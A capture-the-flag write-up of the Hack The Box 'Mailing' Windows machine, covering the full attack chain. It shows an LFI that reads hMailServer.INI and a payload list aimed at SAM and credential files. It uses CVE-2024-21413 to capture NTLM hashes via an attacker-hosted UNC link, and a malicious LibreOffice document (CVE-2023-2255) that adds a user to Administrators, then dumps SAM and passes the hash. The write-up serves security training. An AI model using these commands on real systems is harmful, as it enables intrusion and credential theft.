
HTB-Mailing



Mailing is an Easy Windows machine on HTB that felt more like medium level to me. Big part of solving this machine included user interaction via scheduled task, which was interesting since more CTF machines don't have this. I gain Administrator hash for mail server through LFI vulnerability. With the Mail Server access as the Admin, I sent out payload email and capture NTLM hash using Responder. For privilege escalation, I exploited outdated libreoffice which allowed me to run commands as the admin.

Information Gathering

Rustscan

Rustscan finds bunch of ports open. This server seems to be running mail server as well.


```
┌──(yoon㉿kali)-[~/Documents/htb/mailing]
└─$ rustscan --addresses 10.10.11.14 --range 1-65535
.----. .-. .-. .----..---.  .-----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
```

```
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'

The Modern Day Port Scanner.

________________________________________
: https://discord.gg/GFrQsGy           :
: https://github.com/RustScan/RustScan :
 --------------------------------------
🌍HACK THE PLANET🌍
<snip>
Nmap scan report for mailing.htb (10.10.11.14)
Host is up, received syn-ack (0.11s latency).
Scanned at 2024-05-06 00:33:15 EDT for 1s

PORT      STATE SERVICE      REASON
25/tcp    open  smtp         syn-ack
80/tcp    open  http         syn-ack
110/tcp   open  pop3         syn-ack
135/tcp   open  msrpc        syn-ack
139/tcp   open  netbios-ssn  syn-ack
143/tcp   open  imap         syn-ack
445/tcp   open  microsoft-ds syn-ack
465/tcp   open  smtps        syn-ack
587/tcp   open  submission   syn-ack
993/tcp   open  imaps        syn-ack
5040/tcp  open  unknown      syn-ack
5985/tcp  open  wsman        syn-ack
7680/tcp  open  pando-pub    syn-ack
47001/tcp open  winrm        syn-ack
49664/tcp open  unknown      syn-ack
49665/tcp open  unknown      syn-ack
49666/tcp open  unknown      syn-ack
49667/tcp open  unknown      syn-ack
49668/tcp open  unknown      syn-ack
56889/tcp open  unknown      syn-ack
59762/tcp open  unknown      syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.44 seconds
```

Enumeration


HTTP - TCP 80

The website shows us Mail Server home page and it is powered by hMailServer.



Some potential usernames can be seen below of the page:

- Ruy Alonso
- Maya Bendito
- Gregory Smith




Feroxbuster finds several interesting paths including **download.php**:

```
200      GET        1l        5w       31c http://mailing.htb/download.php
301      GET        2l       10w      160c http://mailing.htb/assets => http://mailing.htb/assets/
200      GET     1144l     5804w   695263c http://mailing.htb/assets/background_image.jpg
200      GET     2932l    17970w  1477653c http://mailing.htb/assets/mayabendito.jpg
200      GET      132l      375w     4681c http://mailing.htb/index.php
200      GET     2485l    15038w  1505848c http://mailing.htb/assets/ruyalonso.jpg
200      GET    17977l   103391w 11149863c http://mailing.htb/assets/johnsmith.jpg
200      GET      132l      375w     4681c http://mailing.htb/
301      GET        2l       10w      166c http://mailing.htb/instructions => http://mailing.htb/instructions/
```

Instructions.pdf

Instructions.pdf is a file that guides user with Installation and setup:




Connecting to mailing.htb mail server

Index

- Installation
  - Windows (Windows Mail)
  - Windows (Thunderbird)
  - Ubuntu (Thunderbird)
- Account setup
  - Windows (connectivity setup)
  - Ubuntu (connectivity setup)
  - Windows (Windows Mail)
  - Windows (Thunderbird)
  - Ubuntu (Thunderbird)
- Ending
  - Sending your first mail

New IP address is seen and this could be implying pivoting later:



Add this line to the end of the file:

```
192.168.0.105 mailing.htb
```

Email address convention can be seen as well: firstname@mailing.htb

From: user@mailing.htb


To: maya@mailing.htb;

My first mail!

Hey Maya! This is my first mail!

Sent from Mail for Windows

Following the email address convention, we will create potential list of usernames:



```
┌──(yoon㉿kali)-[~/Documents/htb/mailing]
└─$ cat usernames.list
maya@mailing.htb
ruy@mailing.htb
gregory@mailing.htb
john@mailing.htb
```

SMTP - TCP 25

We can list available smtp commands using below but nothing too interesting is seen:

```
nmap -p25 --script smtp-commands 10.10.11.14
```


```
┌──(yoon㉿kali)-[~/Documents/htb/mailing]
└─$ nmap -p25 --script smtp-commands 10.10.11.14
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-06 00:47 EDT
Nmap scan report for mailing.htb (10.10.11.14)
Host is up (0.091s latency).

PORT   STATE SERVICE
25/tcp open  smtp
| smtp-commands: mailing.htb, SIZE 20480000, AUTH LOGIN PLAIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY

Nmap done: 1 IP address (1 host up) scanned in 0.76 seconds
```

hMailServer LFI

Searching for known vulnerabilities regarding hMailServer, it seems like there is a vulnerability about LFI:

```
┌──(yoon㉿kali)-[~/Documents/htb/mailing]
└─$ searchsploit hmailserver
------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                |  Path
------------------------------------------------------------------------------ ---------------------------------
hMAilServer 4.4.1 - IMAP Command Remote Denial of Service                     | windows/dos/32229.txt
hMAilServer 4.4.2 - 'PHPWebAdmin' File Inclusion                              | php/webapps/7012.txt
hMAilServer 5.3.3 - IMAP Remote Crash (PoC)                                   | windows/dos/22302.rb
------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
```

Let's try testing LFI vulnerability on download.php parameter using Burp Suite intruder:



Several of our payload confirms LFI. (Payloads that is used here can be found on references page below)

Payload	Status	Error	Timeout	Length
Windows\debug\NetSetup.LOG	200	☐	☐	1507
php\php.ini	500	☐	☐	1405
Windows\System32\winevt\Logs\Application.evtx	500	☐	☐	1405
Windows\System32\winevt\Logs\Security.evtx	500	☐	☐	1405
Windows\System32\winevt\Logs\System.evtx	500	☐	☐	1405
Windows\System32\drivers\etc\hosts	200	☐	☐	1208
Windows\win.ini	200	☐	☐	452

Access to Mail Server


LFI

Through some research, it seems that **hMailServer.INI** contains interesting information about hMailServer.

Let's take a look at it using the command below:

```
/download.php?file=..\..\..\..\..\../../../Program+Files+
(x86)/hMailServer/Bin/hMailServer.INI
```

hMailServer.INI reveals password hashes as such:



Password Cracking

Using crackstation, we can easily crack the password hash for administrator:

administrator:**homenetworkingadministrator**

Hash	Type	Result
841bb5acfa6779ae432fd7a4e6600ba7	md5	homenetworkingadministrator

Mail Access

Now we can signin to mail server as Administrator using the cracked credentials:

```
┌──(yoon㉿kali)-[~/Documents/htb/mailing]
└─$ telnet 10.10.11.14 110
Trying 10.10.11.14...
Connected to 10.10.11.14.
Escape character is '^]'.
+OK POP3
USER administrator@mailing.htb
+OK Send your password
PASS homenetworkingadministrator
+OK Mailbox locked and ready
```

However, this mail server is empty:

```
list
+OK 0 messages (0 octets)
```


It seems like there should be some sort of user interaction to get initial foothold

Shell as maya

Responder


Using this exploit, I can craft email that contains malicious link that will enable attack to grab NTLM hash from it:

```
python CVE-2024-21413.py --server 10.10.11.14 --port 587 --username
administrator@mailing.htb --password homenetworkingadministrator --send
administrator@mailing.htb --recipient maya@mailing.htb --url
"\\10.10.14.20\test.txt" --subject "blahblah"
```



After sending malicious email, Responder captures NTLM hash for user **maya**:


```
sudo responder -I tun0
```



NTLM Crack

Using hashcat, we can easily crack NTLM hash:

```
hashcat -m 5600 maya.hash ~/Downloads/rockyou.txt
```



Evil-Winrm

Now through evil-winrm, we have shell as **maya**:

```
evil-winrm -i 10.10.11.14 -u maya -p m4y4ngs4ri
```

```
┌──(yoon㉿kali)-[~/Documents/htb/mailing]
└─$  evil-winrm -i 10.10.11.14 -u maya -p m4y4ngs4ri

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation:
e

Data: For more information, check Evil-WinRM GitHub: https://github.

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\maya\Documents> whoami
mailing\maya
```

Privesc: maya to administrator

CVE-2023-2255

Enumerating the file system, we can see that LibreOffice 7.4 is installed on this server:

```
*Evil-WinRM* PS C:\Program Files\libreoffice\readmes> type readme_en-US.txt


================================================================================

LibreOffice 7.4 ReadMe
```

From some research, it seems that LibreOffice 7.4 is vulnerable to CVE-2023-2055

CVE-2023-2255

Improper access control in editor components of The Document Foundation LibreOffice allowed an attacker to craft a document that would cause external links to be loaded without prompt. In the affected versions of LibreOffice documents that used "floating frames" linked to external files, would load the contents of those frames without prompting the user for permission to do so. This was inconsistent with the treatment of other linked content in LibreOffice. This issue

Max CVSS	5.3
EPSS Score	0.07%
Published	2023-05-25
Updated	2023-11-26

We can use this payload to create malicious .odt file that will add user maya to Administrator group:

```
python3 CVE-2023-2255.py --cmd 'net localgroup Administradores maya /add' --output 'exploit.odt'
```

```
┌──(yoon㉿kali)-[/opt/CVE-2023-2255]
└─$ sudo python3 CVE-2023-2255.py --cmd 'net localgroup Administradores maya /add' --output 'exploit.odt'
[sudo] password for yoon:
File exploit.odt has been created !
```

Let's upload created exploit.odt to **Important Documents** folder where there is scheduled tasks for user interaction:

```
*Evil-WinRM* PS C:\Important Documents> dir


    Directory: C:\Important Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         5/11/2024   9:41 AM          30526 exploit.odt
```

Check user group using `net user maya`, now maya is in Administrators group:

```
*Evil-WinRM* PS C:\Important Documents> net user maya
User name                    maya
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            2024-04-12 4:16:20 AM
Password expires             Never
Password changeable          2024-04-12 4:16:20 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   2024-05-11 9:41:38 AM

Logon hours allowed          All

Local Group Memberships      *Administradores      *Remote Management Use
                             *Usuarios             *Usuarios de escritori
Global Group memberships     *Ninguno
The command completed successfully.
```

Dump SAM Hash

Since Maya is in the administrators group now, let's dump SAM using crackmapexec:

`crackmapexec smb 10.10.11.14 -u maya -p "m4y4ngs4ri" --sam`

```
┌──(yoon㉿kali)-[~/Documents/htb/mailing]
└─$ crackmapexec smb 10.10.11.14 -u maya -p "m4y4ngs4ri" --sam

SMB         10.10.11.14     445    MAILING          [*] Windows 10.0 Build 19041 x64 (name:MAILING) (domain:MAILING) (signing:False) (
SMBv1:False)
SMB         10.10.11.14     445    MAILING          [+] MAILING\maya:m4y4ngs4ri (Pwn3d!)
SMB         10.10.11.14     445    MAILING          [+] Dumping SAM hashes
SMB         10.10.11.14     445    MAILING          Administrador:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c
0:::
SMB         10.10.11.14     445    MAILING          Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         10.10.11.14     445    MAILING          DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089
c0:::
SMB         10.10.11.14     445    MAILING          WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:e349e2966c623fcb0a254e866a
9a7e4c:::
SMB         10.10.11.14     445    MAILING          localadmin:1001:aad3b435b51404eeaad3b435b51404ee:9aa582783780d1546d62f2d102daefae:
::
SMB         10.10.11.14     445    MAILING          maya:1002:aad3b435b51404eeaad3b435b51404ee:af760798079bf7a3d80253126d3d28af:::
SMB         10.10.11.14     445    MAILING          [+] Added 6 SAM hashes to the database
```

Using evil-winrm and localadmin password hash, we can grab root.txt:

`evil-winrm -i 10.10.11.14 -u localadmin -H 9aa582783780d1546d62f2d102daefae`

```
┌──(yoon㉿kali)-[~/Documents/htb/mailing]
└─$ evil-winrm -i 10.10.11.14 -u localadmin -H 9aa582783780d1546d62f2d102daefae

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented
e

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\localadmin\Documents> whoami
mailing\localadmin
```

References

- https://www.exploit-db.com/exploits/7012
- https://github.com/xaitax/CVE-2024-21413-Microsoft-Outlook-Remote-Code-Execution-Vulnerability?tab=readme-ov-file
- https://github.com/elweth-sec/CVE-2023-2255

LFI Payloads

```
Apache\conf\httpd.conf
Apache\logs\access.log
Apache\logs\error.log
Apache2\conf\httpd.conf
Apache2\logs\access.log
Apache2\logs\error.log
Apache22\conf\httpd.conf
Apache22\logs\access.log
Apache22\logs\error.log
Apache24\conf\httpd.conf
Apache24\logs\access.log
Apache24\logs\error.log
Documents and Settings\Administrator\NTUser.dat
php\php.ini
php4\php.ini
php5\php.ini
php7\php.ini
Program Files (x86)\Apache Group\Apache\conf\httpd.conf
Program Files (x86)\Apache Group\Apache\logs\access.log
Program Files (x86)\Apache Group\Apache\logs\error.log
Program Files (x86)\Apache Group\Apache2\conf\httpd.conf
Program Files (x86)\Apache Group\Apache2\logs\access.log
Program Files (x86)\Apache Group\Apache2\logs\error.log
c:\Program Files (x86)\php\php.ini
Program Files\Apache Group\Apache\conf\httpd.conf
Program Files\Apache Group\Apache\conf\logs\access.log
Program Files\Apache Group\Apache\conf\logs\error.log
Program Files\Apache Group\Apache2\conf\httpd.conf
Program Files\Apache Group\Apache2\conf\logs\access.log
Program Files\Apache Group\Apache2\conf\logs\error.log
Program Files\FileZilla Server\FileZilla Server.xml
Program Files\MySQL\my.cnf
Program Files\MySQL\my.ini
Program Files\MySQL\MySQL Server 5.0\my.cnf
Program Files\MySQL\MySQL Server 5.0\my.ini
Program Files\MySQL\MySQL Server 5.1\my.cnf
Program Files\MySQL\MySQL Server 5.1\my.ini
Program Files\MySQL\MySQL Server 5.5\my.cnf
Program Files\MySQL\MySQL Server 5.5\my.ini
```

```
Program Files\MySQL\MySQL Server 5.6\my.cnf
Program Files\MySQL\MySQL Server 5.6\my.ini
Program Files\MySQL\MySQL Server 5.7\my.cnf
Program Files\MySQL\MySQL Server 5.7\my.ini
Program Files\php\php.ini
Users\Administrator\NTUser.dat
Windows\debug\NetSetup.LOG
Windows\Panther\Unattend\Unattended.xml
Windows\Panther\Unattended.xml
Windows\php.ini
Windows\repair\SAM
Windows\repair\system
Windows\System32\config\AppEvent.evt
Windows\System32\config\RegBack\SAM
Windows\System32\config\RegBack\system
Windows\System32\config\SAM
Windows\System32\config\SecEvent.evt
Windows\System32\config\SysEvent.evt
Windows\System32\config\SYSTEM
Windows\System32\drivers\etc\hosts
Windows\System32\winevt\Logs\Application.evtx
Windows\System32\winevt\Logs\Security.evtx
Windows\System32\winevt\Logs\System.evtx
Windows\win.ini
xampp\apache\conf\extra\httpd-xampp.conf
xampp\apache\conf\httpd.conf
xampp\apache\logs\access.log
xampp\apache\logs\error.log
xampp\FileZillaFTP\FileZilla Server.xml
xampp\MercuryMail\MERCURY.INI
xampp\mysql\bin\my.ini
xampp\php\php.ini
xampp\security\webdav.htpasswd
xampp\sendmail\sendmail.ini
xampp\tomcat\conf\server.xml
```